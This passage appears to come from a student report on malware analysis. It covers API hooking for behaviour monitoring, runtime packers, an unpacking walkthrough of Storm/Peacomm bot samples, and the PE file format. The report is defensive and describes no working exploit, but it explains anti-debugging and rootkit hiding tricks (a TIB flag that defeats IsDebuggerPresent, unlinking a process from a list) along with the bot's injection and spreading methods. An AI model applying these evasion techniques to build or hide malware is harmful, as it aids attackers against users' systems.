VMware Workstation 6 supports controlling the virtual machine from the Eclipse IDE. An available port, starting at 49152, is opened for each debugging session. In this way, the host OS controls the guest OS on a specific port over a regular TCP/IP network. This is, as the *Tunneling Scheme* (figure 2) illustrates, one of two available network channels. The alternative is through the backdoor. VMware Tools and vmrun use the latter method instead.

4 Memory Scanning and API Monitoring

In this section we will look into different techniques for memory scanning and API Monitoring. The methods all build heavily on those of API hooking, which should be seen as one of our most fundamental building blocks. It might turn out to be the most effective way to solve the problem of determining what happens to a system when malicious code is run on it.

The general though is this: Picture the scenario where we are to determine what registry keys are used to start a piece of malicious code after every reboot. One way to go about could be to have a snapshot of a clean registry file—as a baseline—and then compare the registry after execution to determine the difference, which should then reveal "the malicious" registry key.

But in order to set a registry key, PE executables are prone to use the windows API, namely RegCreateKeyW, RegCloseKey etc. Hence, we can monitor their usage. Every API monitoring program I have tested in this project uses some form of API hooking technique to do this. The frameworks and hooking APIs differ, but the general approach is similar.

Likewise if we are to determine file changes, we can hook CreateFileW, ReadFile, WriteFile, DeleteFileW etc. Ideally, this should give us the same info as the difference between the baseline and the image after execution—but it could also give an even more precise picture, since we are now able to sense all the tiny changes that eventually becomes the state after execution. If a file is created, and then deleted afterwards, the simpler approach of considering two states (i.e. before and after execution), might fail to detect any change at all.

4.0.1 Determining Entry Points

Applications running in user mode can call an API from the KERNEL32.DLL library, named VirtulQueryEx(). This call will then be redirected (ie it the request will be forwarded), to an API in NTDLL.DLL, named NtQueryVirtualMemory(). The latter API is not available from the running kernel (a program named NTOSKRNL.EXE, to be precise), as pointed out by Peter Szor??. This means that we can hook NTDLL.DLL (being the system wide solution to hook and spy on critical system functionality), or traverse its export table. Szor also points out that a new instruction has been implemented on Intel Pentium II processors, called sysenter. We are prone to be needing the ID of an NT Service function. On IA32, this ID is placed into *eax*, with a *mov* instruction; it is an offset from the base address of KeServiceDescriptorTable() in NTOSKRNL.EXE. If we use systemer, this ID is used at the native API entry point in exactly the same way (as an offset). The calling mechanisms are different, but the point is that there exists an ID specifying a unique service. This value will tell us what service is called. In both cases, the value is moved into eax and called from usermode. The system uses the value in *eax* as a paramterer and switches to kernel mode to process the call.

Peter Szor also lists some important NT functions (it goes without saying that the native API has a documentation issue. Undocumented might be a strong word, though, thanks to the $gosu^{32}$ good guys).

 $^{^{32}}$ gosu is a word adopted in cyberland (on the net and especially in gaming communities), and is a superlative meaning something like "having supernatural skills", "being the best there is", or simply "professional". It is often used to refer to the best player(s) of a game, or a

- **NTQueryVirtualMemory()** A translation of the VirtualQueryEx() API to the *ZwQueryVirtualMemory()*.
- NtTerminateProcess() Terminates a running process
- NtOpenThread() Opens a new thread within a running process
- NtSuspendThread() Suspends a running thread within a process
- NtResumeThread() Resumes a running thread within a process
- NtProtectVirtualMemory() Changes the page protection on a portion of the target process
- **ZwHandle()** Returns a handle to the process




Figure 9: The Windows API Concept. Interface and modularity (DLLs)

4.1 Usermode and Kernelmode Scanning

ReadProcessMemory() Reads the process memory

person showing extreme skills (usually related to computers and gaming, as the word has korean decent. I have been told that it has the same meaning in korean)

OpenProcess() Opens a process

NTQWI Used by PSAPI.dll, which mostly consists of wrappers around native APIs (Ntdll.dll)

NtQueryInformationThread() Gets the start address of a thread

NtOpenThread() Opens a thread

NtSuspendThread() Suspends a thread

NtTerminateProcess() Terminates a process

GetProcAddress() Returns the process' start address

KeAttachProcess() Attaches to a process

KeDetachProcess() Detaches from a process

ZwOpenProcess() Opens a process and returns a handle to the process.

4.2 Tools

All of the tools below have intuitive GUIs, are easy to use and free of charge. Compared to the tools presented in the automation chapter, they fall short on scripting possibilities. This is essential when trying to automate the analysis process, and hence these tools are not discussed in any greater detail here.

- Nektra Advanced Computing: Spy Studio 2007 API Monitoring and interception. Classifies APIs into several categories such as File I/O, DLL functions and Error Handling Functions. Introduces the Deviare API Hooking Framework.
- **Dev Stuff WinAPIOverride32** API Monitoring and function overriding. Can call any function of the targeted application, and even break inbetween function calls, allowing for memory and registry modifications.
- **KaKeeware Application Monitor** API Monitoring; Simpler and more "light-weight" than the two above.

Kerberos API Monitoring tool with russian descent.

Dependecy Walker 2.2 Builds a hierarchical tree diagram of all dependent modules, showing what APIs are used. Every module's exports are shown, together with which functions are actually used by other modules. I have used this tool to analyse W32.CTX; The results are displayed in the appendix.

n.bug A library call trace tool

Process Stalker A plugin for IDA Pro, designed to "stalk" a process in order to determine its actions. A newer version has been created for the PAIMEI project, PAIMEIpstalker, discussed in the automation chapter.

Please see the reference section at the end of this document for availability of these programs.

4.3 Similar Applications

Parts of this is related to rootkits, and how processes hide. ZaiRoN has written a great article³³ on how the Nailuj sys file works. It's not as hard as it seems. Actually, it boils down to unlinking the process from a linked list, so that when the checking mechanism iterates over the objects, the hidden driver will not show.

Two very good tools for detecting rootkits are IceSword and Blacklight (by F-Secure). Peter Silberman has written a great article discussing rootkit detection[31].

Considering PE+ and Vista (64 bit), Microsoft has developed a system called PatchGuard. There is an article[33] named "Subverting PatchGuard 2", by Skywing, worth reading. Joanna Rutkowska has also written a great article called "Subvirting Vista Kernel for Fun and Profit"[30].

³³available in appendix K.7

5 Packers

In this section I will discuss the mechanisms of runtime packers—software that is designed to unpack its payload once executed, but in such a way that unpacking without running them, is hard. Such software is still legal to make, but are generally used more often by malicious programs than legitimate programs, and could hence be used as an indicator of suspiciousness.

I will begin by discussing briefly the techniques used by a modern packing mechanism, namely the use of an interpreter working as a virtual machine. Such a VM can have an unknown byte code format, which can make it very hard to unpack.

I will continue to unpack several samples of the Storm bot, which is packed using UPX. This part will demonstrate that samples looking completely different in packed form, might in fact turn out to hold the same payload.

Towards the end I will discuss EXECryptor, which is used to pack Rinbot/-Vanbot. Samples of this bot is reported to detect virtual machines and OllyDbg ³⁴.

I finish this section by referring the reader to work done on automating the unpacking process of runtime packers: PolyUnpack.

5.1 In general terms

The classical scheme used by earlier packers are to compress or encrypt the original contents (treated as a single chunk of data), and to produce an executable file that, when run, will decrypt the payload. A new entrypoint pointing to a code section (stub) responsible for decrypting/decompressing the original data [28]. Such a small code section is often called a stub, decryptor, or header. To obfuscate the code, and make analysis harder, the actual instructions performing the reverse packing process is mixed with anti-debugging and anti-disassembly techniques. Code protected in such a way is often said to be *armored* or *protected*.The concept of armored code has been described in detail by Peter Szor[34].

The focus of this project is on the executable files conforming to the PE format. Any program that is to be run on MS Windows has to follow this stucture. With regards to the import information, the often means that the packer will have to rebuild the *.idata*. But, in packed form, it only needs an entry point, and imports needed by the decryptor.

One way of unpacking a sample, is to run or trace the execution until the original entrypoint is reached. At this time, the process (on windows the program will typically run as a process) can then be dumped in memory. The dump will contain a PE image, which can be analysed further, but the import data might still have to be rebuilt in order to run the program correctly. It goes without saying that this depends on the specific packer(s) used.

I came across an excellent presentation on automating the unpacking of PE files[9] when working on other parts of this document (and at a later time). Another good article on runtime packers is [37].

New protectors are using even more sophisticated techniques in order to armor the original and potentially malicious code. Tranformations are applied,

 $^{^{34}\}mathrm{OllyDbg}$ is discussed in the next chapter.

interchanging instructions and adding or modifying code. "Why?"; to thwart understanding, analysis and make dumping harder. A new technique is to make use of a virtual machine, and then include an embedded interpreter within the code. These machines often work on proprietary or unknown (byte-code) formats, as pointed out in [28].

5.2 HyperUnpackMe2

To get a feeling for what we might be up against, i have listed some of the actions taken by the packing mechanism of HyperUnpackMe2 below. This indicates that people designing packers are willing to go a long way in obscuring the packed image. A full analysis can be read in [28].

- Modifies the orignal code
- Executes the packer in a VM
- Includes anti-debugging techniques
- Inter-module API calls are replaced with int 3 / 5x NOP
- The original data in the original IIDs and IATs have been set to zero.
- Jump instructions point to a zero dword.
- Function stealing. (leave 0s in its place)

Instructions reference imports without calling them directly. In the code, the API is called by issuing call esi for instance. On the lines above it, the esi register has been loaded with a value that identifies an API call. In the packed image, these identifiers have all been set to zero, so in order to run the original program, these values must be restored in some way. A virtual machine can modify these values at runtime, before executing them. Additionally, calls referencing functions within the module, are replaced with call + 5. These will also have to be worked out before execution.

It goes without saying that designing an unpacking mechanism that unpacks all possible packed samples of such and similar packers, purely built on structural properties of the sample(s) is hard, at least³⁵.

In the next section I will look into, and eventually unpack, samples of malicious code that is packed using simpler techniques: UPX. This is a widely used packer. It is distributed as free software, and can additionally compress the data. The interface resembles that of running ZIP from the command line³⁶; from which you can use all sorts of different options. I considered including the help file in the appendix, but decided that it would simply take up too much space. Visit http://upx.sourceforge.net/ for more information.

5.3 Storm (aka Peacomm, Tibs) – a modern bot

I have been lucky enough to receive about 4 spam messages a day from a local computer shop, or through some distributing service running either through

³⁵and quite possibly NP-hard.

³⁶well known by most, I would hope.

their news service, or perhaps through some other channel using email addresses harvested from this shop's customer registers³⁷. My old power supply had a sudden death after some extensive late night gaming, so I went to buy a new one. Now of course, you can't expect to get a new power supply without giving out your name and an email addres. (sigh) I remember regretting giving out my private address that very second, thinking "well now i'm bound to be spammed." And boy was I right. As the spam came in the next morning, there were very few doubts as to where it originated. The email address I normally give out (all over the web) hasn't received a single spam message. Ever!³⁸

The spam messages were quite strange really, consisting mostly of weather updates and changes in the stock market (as if I care about any of the two...). They all had the same graphical-text thing going on in the start. I've included an example in figure 10.




Figure 10: A typical spam message (Storm Bot/Trojan)

What really makes this interesting is that the spam messages were not delivered alone. They all had attachments, which I later found out to be packed executables of the Storm Bot—Which got its name from the contents of most of the emails during the initial outbreak of what some refer to as the "Storm Worm". It's perhaps more preferably referred to as an email virus, or rather a peer to peer bot, spreading through spam. What makes it resemble a worm is the networking, or bot functionality. Making an infected user a part of botnet; a zombie client that can be used for whatever the puppet master has in mind. avast! refers to the samples as Tibs Trojan, and there are other names which I believe refers to more or less the same code. (I will be looking into more samples of the Storm bot later) For instance, F-Secure has a detailed description on trojan-downloader named Small.DAM. With aliases: Trojan.DL.Tibs.Gen!Pac13, Trojan-Downloader.W32/Small.DAM and Storm Worm. Symantec refers to this sample as Trojan. Peacomm, and gives the same story on behaviour. The executables are spread via spam messages, that holds gif image files that contains a password, and a packed zip file, or more precisely.

 $^{^{37}}$ We might find out when I tell them to remove me from their registers any day now :D if the spam stops I presume someone is using their channel in some way.

³⁸since it was created almost three years ago.

a driver³⁹.

The virus is also known as *Troj/Dorf-Fam* (Sophos), *W32/Tibs* (Norman), *TROJ_SMALL.EDW* (Trend) and *Downloader-BAI!M711* (McAfee).

According to Symantec, *Trojan.Peacomm* is supposed to "drop a system driver named wincom32.sys, which is evident from my analysis as well. Looking at figure 19, at the last location, there is a push offset FileName, with the trailing comment: wincom32.sys.

After dropping the system driver, which is an executable of the PE format, the malware is reported to inject the payload and create hidden threads in the **services.exe** process, using a sophisticated technique similar to a backdoor named Rustock[18, 22].

Symantec also reports that it does not hide its presence, nor its registry keys. So detecting it dynamically should in this case be easy. Of course, that is detecting it after it has been run. This is something completely else than detecting it in order to stop it from spreading—at a host or at a network node, for instance. Packers are the general problem here it seems (as noted earlier). But we can nevertheless perform tests by running the program and noting its behaviour. One thing that is of interest is its injection method, and related stealth techniques. Another aspect is the networking.

The bot is reported to be using UDP port 4000 for network traffic, and downloads malicious files over peer-to-peer networks. Compared to the traditional configuration where there is a central command center, or a few central downloading sites, Storm/Peacomm has a much more distributed nature. It starts out with a few initial addresses, but builds up a list of infected peers by downloading additional malware and addresses of hosts infected by other members of the botnet. In this way the bots share data (on infected hosts), relay spam mail on TCP 25 (*W32.Mixor.Q@mm*) and harvest email addresses⁴⁰. The addresses are stored in a jpg file, but i'm not sure (yet) if this is the same method as the one used for the passwords in the spams.

Analysis (from the wild) by response teams and AV companies report that the attachments often have the following filenames:

FullVideo.exe, *Full Story.exe*, *FullClip.exe*, *Full Story.exe*, *Read More.exe* and *Video.exe*.

These are all remarkably similar (nearly identical) to the ones in my own spam-box. All of this gives very good reason to believe that the same bot, although perhaps in different versions, is distributed through a hijacked channel (in some way), since the spam messages keeps coming in. We have already seen that the same malware is packed in different ways in Tibs-AER, so there is a high risk that the other samples use different packing schemes as well. They do however all report to use UPX. The next step of this analysis could be to determine the differences in the versions—or similarities perhaps. I guess it should be possible to unpack the binaries, so that we can analyse them statically, but another option is readily available as well. Now that we have unpacked one of the versions (several binaries holding identical code to be exact), we have the advantage of knowing its imports⁴¹. This means that we can fire up a virtual system, hook the APIs that the malware is known to use, and flag the APIs as

 $^{^{39}{\}rm More}$ info is available from the references in the appendix. See Symantec's Peacomm blogs $^{40}{\rm which}$ might be what have happened to me.

 $^{^{41}{\}rm and}$ of course its exports, but in both cases this is the function start, so it is not important at this time

they are called. If other variants use the same APIs, they are prone to executing more or less the same code, or at least show similar behaviour. If we set traps system wide—on every possible system call (and a few more perhaps, never underestimate undocumented interfaces), we can take notice of which APIs are used, and which are not^{42}

All figures that follow in this section have been created using IDA Pro, except for figure 17, which has been created using PEExplorer.

The executables are all packed using UPX, but we see that the images of the binaries in memory can still be different. Still, the code looks much the same when in comes to overall structure, apart from the sample that came as opr01QX2.exe⁴³, that clearly stands out. I have included a figure showing a zoomed out view of the locations and the transitions of this seemingly chaotically packed sample, and a close-up view of the others. The green (if using colours. If not it says true) arrow that points back to bite its tail marks the decryptor loop.

Comparing FullNews.exe and opr01QX2.exe, shown later, we can see that the initial and the last location (the first and the last block) are identical. The both push the value of 0 (zero) onto the stack twice. This is also true for GreetingCard.exe, but it uses a different method.

Video.exe only pushes 0 onto the stack once in its initial location. But, it then jumps to the last location, where 0 is pushed onto the stack once more. In all cases, this seems to be the control logic that governs the execution of the decryption loop.

It is fair to say that they all show an algorithm that has the purpose of unpacking parts of the saved (binary) image, but the last sample that stands out seems far more complex than others⁴⁴. Compare opr01QXR.exe, aka *Tibs*-*AFJ* (29 kB) shown in figure 14 with opr01QX2.exe, aka *Tibs*-*AER* (26 kB) shown in figure 15.

The sample in figure 15 looks entirely different when seen in packed form in memory; but later turns out to hold the exact same piece of malware as seen in many of the other simple loop variants (not \mathbf{R} though, but several of the others that show identical structure). The code isn't visible in this figure, only locations (chunks of code) and the transitions between them. My point is not to describe this packed sample in detail, but to demonstrate that even though samples can have totally different images in packed form, they can infact unpack to exactly the same executable. The two samples considered will clearly not have the same MD5 or SHA-1 hash value!

They all export a function named *Start*, and imports resemble those shown in figure 16, for the *Video.exe* file. The structure of this (packed) binary is shown in figure 13. Again, this holds the same malicious payload.

What is to say about Video.exe is that ebp xor ebp yields 0 (zero) as we all know. Same goes for eax at the top. Push 0 (onto the stack), call end procedure (last location, 40F351 in this case), compare eax with 0 (has the value of eax

⁴²This is probably a picture of an ideal world. Then there's anti-VM and anti-debugging techniques written specifically to get in our way.

⁴³The last letter of this sample's filename is the only difference in filenames between it and its cousin with an "R" in the end. The names can be very confusing, so i will avoid using them very much.

 $^{^{44}}$ I have not analysed this image further, but it is one of the samples that was successfully unpacked using PEExplorer




Figure 11: FullNews.exe (packed Storm sample)




Figure 12: GreetingCard.exe (packed Storm sample)




Figure 13: Video.exe (packed Storm sample)




Figure 14: opr01QXR.exe, a packed Storm Variant, (in avast! terms:) Win32:Tibs-AFJ [Trj]. (a simple decryptor loop)




Figure 15: opr01QX2.exe, another packed Storm variant. In avast! terms: Win32:Tibs-AER [Trj] The code isn' 5^{5} visible in this figure (mind the zoom please), only locations (chunks of code) and the transitions between them.




Figure 16: The imports and exports of Video.exe

changed since before the call?), and if it still has the value of 0, continue to the decryption setup and loop, if not jump to the end. The exact same structure is evident in all of the supplied samples, and as the exception that states the rule, there's opr01QX2.exe—Mind the number two in the end please (names can be very confusing, perhaps for a reason).

I found this recent article[22] useful. It describes a peer to peer bot. More information on different bots can be found in [2, 19].




Figure 17: PEExplorer unpacking automatically. The disassembler shows the complete PE image of the malware. Imports on the right blue screen.




Figure 18: The start of *FullStory.exe*.




Figure 19: Storm: Zooming out, we see a bigger picture of the malware's structure. (FullStory.exe unpacked)




Figure 20: Storm: A closeup of the last location of *FullStory.exe* (unpacked). The graph overview shows the locations and the general flow of control.




Figure 21: Storm: (FullStory.exe unpacked) The subroutine at location 401000 h




Figure 22: Storm: (FullStory.exe unpacked) The subroutine at location $409{\rm F}4{\rm F}\,{\rm h}$




Figure 23: Storm: (FullStory.exe unpacked) The subroutine at location $709\mathrm{D77}\,\mathrm{h}$

5.4 EXECryptor

EXECryptor is the packer used by Rinbot/Vanbot, which is reported to detect that it is being run in a virtual machine and/or inside OllyDbg. Unfortunately, I did not have enough time to study this packer in detail, but I felt I had to mention it since it works in a way that differs from most of the other packers I have come across working on this assignment.

The usual way, as seen in UPX for instance, is that a header section is responsible for unpacking the payload. Then, after unpacking has been completed, this same section is responsible for giving control to the unpacked section. It is at this point that we should stop the execution—one way of achieving this is to set a brakepoint with a debugger. We then have the original image in memory, which can be extracted⁴⁵.

EXECryptor makes use of techniques similar to those used by metamorphic malware⁴⁶ Strongbit, the makers of EXECryptor, refers to this method as Code Morphing. A runtime packed file will never be decrypted in this scheme—this is why we cannot rely on a brakepoint in a debugger. The code remains obfuscated and transformed, but will still run. According to Strongbit, restoring the code to its original state is an NP-hard problem.

5.5 PolyUnpack

In the terms established in [27], a program is unpack-executing if the instruction sequence to be executed is something else than the original execution sequence. Hence, the program has been changed under execution, and an instruction sequence has appeared that was not initially a part of the program being run. One of the underlying challenges here, is to differentiate between instructions and data; often code will be hidden in values interpreted as data before execution commenced.

Another good point mentioned in the same article is that by toggling the Thread Information Block (TIB), IsDebuggerPresent() can be made to return false. This is because a bit in the TIB indicates whether a program is being debugged or not. Let us take notice of this, since we might end up modifying the existing APIs anyway.

In any case, we should expect that the malware would rather execute in an environment that seems authentic—it might not execute while being debugged or otherwise instrumented, like being run in a virtual machine. Now if we are to capture the essence of what is happening on the system when the malicious code is being executed, we might have to severely modify the system. One possibility is to hook the API and perform API monitoring⁴⁷ whilst running the executable. Another method is to simply run the executable in a debugger.

 $^{^{45}}$ Patching imports are usually necessary in order to make a fully functional image, but this is much simpler than the entire unpacking process

 $^{^{46}\}mathrm{I}$ discussed these techniques in detail in my project last semester, so I will not spend time repeating it here.

⁴⁷often called API Spying as stated earlier

6 Structural Analysis

Structural Analysis can be performed on both packed and unpacked samples. If we look at a packed executable we probably cannot tell how it will work once executed, but we might learn how to unpack it. If the target of the analysis is an unpacked sample, structural analysis might precisely provide a picture of what happens on the system—Executables compatible with the PE format will have imports that show which APIs the program uses; and if we are analysing network-aware malware, IP addresses of servers might reveal how to stop botnets ⁴⁸.

6.1 Hashing apps and bin diffs

Some hashing applications worth checking out is:

- QuickHash (www.slavasoft.com/quickhash/help-online/index.html)
- DigestIT (www.kennethballard.com/modules/xproject/index.php?op=viewSummary&pid=2)
- Fsum (www.slavasoft.com/fsum/)

These might come in handy when calculating hash values and for doing diffs between malicious samples.

BinDiff has just been released in version 2 as of this writing. It is an extension (plugin) of IDA Pro, but is not distributed for free. More information is available at www.sabre-security.com/products/bindiff.html.

6.2 PE and PE+ file formats

The PE file format is documented in [7]. I originally intended to include this in the appendix, but it is simply not suited for paper-document. It is best read electronically⁴⁹.

Below is a brief description of some of the elements to consider with respect to the PE file format. [34] has been a great help in understanding the PE file format, and how malware can (ab)use it.

- **PE Header** The file is split between a header part, and the actual executable file. The executable file is further divided into sections of one of the following types: *.text*, *.data*, *.idata*, *.edata*, *.rsrc*, *.reloc*, *.bss*, *.debug*. The PE Header includes information such as number of sections, size of code sections (the total size of all executable sections), address of entry point, image base address in memory, total size of the entire image and a checksum.
- **Entry Point** By changing the entry point malicious code can gain control before the host. Malware that uses Entry Point Obscuring Techniques[4] will normally not change this field however; it would simply be too easy to locate the entry point of the viral code.

 $^{^{48}}$ Knowing the address of the central command server tells us what machine to take down. If this server is taken down in a standard C&C botnet, the entire network of bots will be rendered useless.

⁴⁹http://www.openrce.org/reference_library/files/reference/PE%20Format.pdf

- **Imports and Exports** The functions used by the malicious code must be imported (normally from a DLL). This information can be found in the *.idata* section. Similarly, functions that is to be exported from the executable can be found in the *.edata* section.
- Multiple PE Headers It is possible to have multiple headers; that is, include an additional PE Header where the first executable payload would normally resign.
- **Relocations** This is a field normally not used. Some viruses, such as W32.CTX are known to look for such sections, and overwrite it with viral code.

6.2.1 pefile

pefile is a python module to read and work with PE files, written by Ero Carrera. It parses files and gives/holds information on the file header, as well as sections' info and data. See http://dkbza.org/pefile.html for more information on this very useful tool.

Data is available in the following manner after successful parsing:

```
pe.OPTIONAL_HEADER.AddressOfEntryPoint
pe.OPTIONAL_HEADER.NumberOfSections
pe.OPTIONAL_HEADER.ImageBase
```

Iterating through sections or walking the import table becomes fairly easy 50 .

```
for section in pe.sections:
    print (section.Name, hex(section.VirtualAddress),
        hex(section.Misc_VirtualSize), section.SizeOfRawData )
for entry in pe.DIRECTORY_ENTRY_IMPORT:
    print entry.dll
